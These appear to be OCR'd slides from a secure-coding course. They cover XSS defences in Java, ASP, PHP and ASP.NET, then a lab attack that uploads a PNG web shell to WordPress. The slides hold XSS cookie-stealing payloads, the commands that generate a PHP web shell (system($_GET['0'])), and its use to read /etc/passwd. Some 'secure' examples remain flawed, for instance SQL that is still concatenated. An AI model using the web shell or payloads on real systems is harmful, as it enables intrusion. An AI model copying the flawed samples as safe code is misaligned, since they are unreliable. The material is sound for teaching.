    - Attacker's manipulation of response encoding type → Risk of output value validation bypass

Example of how the attacker inserts JavaScript commands directly inside the quotes
<img src="userdata"> <img src="ACS.gif" onload="userdata"> <input type="text" name="username" onfocus="userdata">
<img src="javascript:alert(document.cookie)"> <img src="ACS.gif" onload="alert('XSS')">

    - Block any room for attacker modification anywhere in the response header
    - Specify the encoding type directly
      - ex) Content-Type: text/html; charset=ISO-8859-1

XSS and bypass authentication

JSP, ASP, PHP, and ASP.NET can reference the following secure coding against XSS and adapt it to the business logic.

- How to prevent by application (1/7)
  - Restrict the use of special characters
    - Restrict the use of special characters used in XSS attacks (requires server-side validation)
      - Safely display all potentially dangerous strings and expressions on the page

Special characters that need to be restricted	
<meta>	<!--, -->
& (ampersand), % (percent)	"(quotes), '(single quotes)
/*, */	(,) (Parentheses)
+ (plus)	< , > (curly brackets)
;(semicolon)	%00

XSS and bypass authentication

- How to prevent by application (2/7)

Example of insecure code in Java

```
1:  <h1> XSS Sample </h1>
2:  <%
3:     String name = request.getParameter("name");
4:  %>
5:  <p>NAME:<%=name%></p>
```

Example of secure code in Java

```
1:  <%
2:     String name = request.getParameter("name");
3:  if (name != null)
4:   {
5:     name = name.replaceAll("<","&lt;");
6:     name = name.replaceAll(">","&gt;");
7:     name = name.replaceAll("&","&amp;");
8:     name = name.replaceAll("""","&quot;");
9:   }
10:  else { return; }
11:  %>
```

XSS and bypass authentication

JSP, ASP, PHP, and ASP.NET can reference the following secure coding against XSS and adapt it to the business logic.

- How to prevent by application (3/7)

Example of insecure code in ASP

```
1:  <!---#include file="./dbconn.asp"--->
2:  <%
3:
4:  name = Request("name")
5:  title = Request("title")
6:  content = Request("content")
7:  postdate = date()
8:
9:  Sql = "Insert Into board(name, title, content, postdate)"
10: Sql = Sql&"Values"
11: Sql = Sql&"('" & name & "','" & title & "','" & content & "',GetDate())"
12: DB.Execute Sql
13: Response.Redirect "./board_list.asp"
14: %>
```

XSS and bypass authentication

JSP, ASP, PHP, and ASP.NET can reference the following secure coding against XSS and adapt it to the business logic.

- How to prevent by application (4/7)

Example of secure code ASP(1/2)

```
1:    <!---#include file="./dbconn.asp"--->
2:    <%
3:    Function XSS_Filter(in_data)
4:    // If the HTML tag is disabled
5:    in_data = Server.HTMLEncode(in_data)' Perform HTML encoding
6:    in_data = replace(in_data, "<", "&lt;")
7:    in_data = replace(in_data, ">", "&gt;")
8:
9:    // Change only the HTML tags you want to allow
10:   in_data = replace(in_data, "&lt;p&gt;", "<p>")
11:   in_data = replace(in_data, "&lt;P&gt;", "<P>")
12:   in_data = replace(in_data, "&lt;br&gt;", "<br>")
13:   in_data = replace(in_data, "&lt;BR&gt;", "<BR>")
```

••• Cont. •••

XSS and bypass authentication

JSP, ASP, PHP, and ASP.NET can reference the following secure coding against XSS and adapt it to the business logic.

- How to prevent by application (5/7)

Example of secure code ASP(2/2)

```
14:  XSS_Filter = in_data
15:  End Function
16:
17:  name = XSS_Filter(Request("name"))
18:  title = XSS_Filter(Request("title"))
19:  content = XSS_Filter(Request("content"))
20:  postdate = date()
21:
22:  Sql = "Insert Into board(name, title, content, postdate)"
23:  Sql = Sql&"Values"
24:  Sql = Sql&"('" & name & "','" & title & "','" & content & "',GetDate())"
25:  DB.Execute Sql
26:  Response.Redirect "./board_list.asp"
27:  %>
```

XSS and bypass authentication

- How to prevent by application (6/7)

Examples of secure code in PHP

--- omitted ---

```
1:     $use_tag = "img,font,p,br";// HTML tag to be enabled
2:
3:   // Allow partial when HTML tags are enabled
4:   $memo = str_replace("<", "&lt;", $memo);
5:   $memo = str_replace(">", "&gt;", $memo);
6:   $tag = explode(",", $use_tag);
7:
8:   // Allow only the tags to be enabled
9:   for($i=0; $i<count($tag); $i++) {
10:  $memo = eregi_replace("&lt;".$tag[$i]." ", "<".$tag[$i]." ", $memo);
11:  $memo = eregi_replace("&lt;".$tag[$i].">", "<".$tag[$i].">", $memo);
12:  $memo = eregi_replace("&lt;/".$tag[$i], "</".$tag[$i], $memo);
13:  }
14:
15:  echo “Post content-" . $memo . "<BR>\n";
```

--- omitted ---

XSS and bypass authentication

JSP, ASP, PHP, and ASP.NET can reference the following secure coding against XSS and adapt it to the business logic.


- How to prevent by application (7/7)

Examples of Secure Code in ASP.NET

--- omitted ---

```
1: var name = Server.HtmlEncode(txtName.Text);
2: var message = "Thank you " + name;
3: var alertScript = "<script>alert('" + message + "');</script>";
4: ClientScript.RegisterClientScriptBlock(GetType(), "ThankYou", alertScript);
```

--- omitted ---



[.NET environment - HTMLEncode support].

XSS and bypass authentication

For application developers, coding to validate the input characters of many tags is time-consuming and resource-intensive. Therefore, libraries that automatically validate input and output values are a great way to do this.

- XSS security library
  - AntiXSS libraries
    - The AntiXSS library is available in the ASP.NET application development environment.
    - XSS prevention encoding methods in AntiXSS

Method	Usage	Coding example
HtmEncode	When untrusted data is output to the HTML body	[malicious data] Hello [malicious data]
HtmlAttrEncode	When you need to add untrusted data to HTML attributes	<input type="text" name="fname" value="[malicious data]". p id="[malicious data]".
UriQueryEncode	When to add untrusted data to the query string value within a URL	 clickme JavaScriptEncode
JavaScriptEncode	When to specify untrusted data in JavaScript variables	<script>var currentValue='[malicious data]':</script> <script>someFunction'[malicious data]':</script>
XmlEncode	When to output untrusted data in XML data parts	<name>[malicious data]</name>
XmlAttrEncode	When to add untrusted data to XML attribute values	<name firstName="[malicious data]"</name>
GetSafeHtml	When to output untrusted HTML in the HTML body	[malicious HTML]

XSS and bypass authentication

For application developers, coding to validate the input characters of many tags is time-consuming and resource-intensive. Therefore, libraries that automatically validate input and output values are a great way to do this.


- XSS security library
  - OWASP ESAPI library
    - ESAPI has a total of 14 APIs, and to prevent XSS vulnerabilities, the APIs must use validators and encoders.
    - It supports a variety of application development languages, including Java, PHP, .NET, ASP, JavaScript, and Python.

File upload

The attachment upload feature can be used to upload a malicious file that can execute arbitrary commands to a server. If successful, the attack can create an external access path, such as a reverse connection, to allow external access and execute system commands over the Web.

- Attack scenario
  - Attack attempt
    - Upload and run web shells
    - Reverse a Telnet connection using netcat (nc)
    - Attempt to exfiltrate internal sensitive information after installing the backdoor

[Run web shells]



[Reverse connection]

File upload

- Lab environments
  - Attacker's lab
    - Kali Linux 2019.1 (root/toor)
    - Python 3.7.2+
  - Victim's lab
    - Ubuntu 16.04 LTS - 192.168.0.104 (root/acs123)
    - WordPress 5.2.5
    - Apache 2.4.18
    - PHP 7.3.15
    - MySQL 5.6

File upload

- Create a PNG web shell
  - Python 3.6 +
  - pillow=6.20
  - Part of the Python code


```
#!/usr/bin/python3.6

import os
import sys
import zlib
import argparse
from PIL import Image

def parse_args():
    parser = argparse.ArgumentParser(
        description="PNG IDAT chunks Webshell payload generator", epilog="Don't be evil :)"
    )

----------omitted ----------
```

  - Create a web shell named webshell_test2.png

```
cd ~/
git clone https://github.com/vavkamil/xss2png.git
cd xss2png
python3 xss2png.py -p "<?php system(\$_GET['0']);?>" -o webshell_test2.png
```


File upload

- Upload a PNG web shell
  - Select “Media Upload” for an image type to upload a PNG web shell.



File upload

- Run a web shell
  - PNG extension will be parsed into PHP and executed.



  - Enter the value "cat /etc/passwd" in the parameter (0) and check that the web server's /etc/passwd file is functioning normally.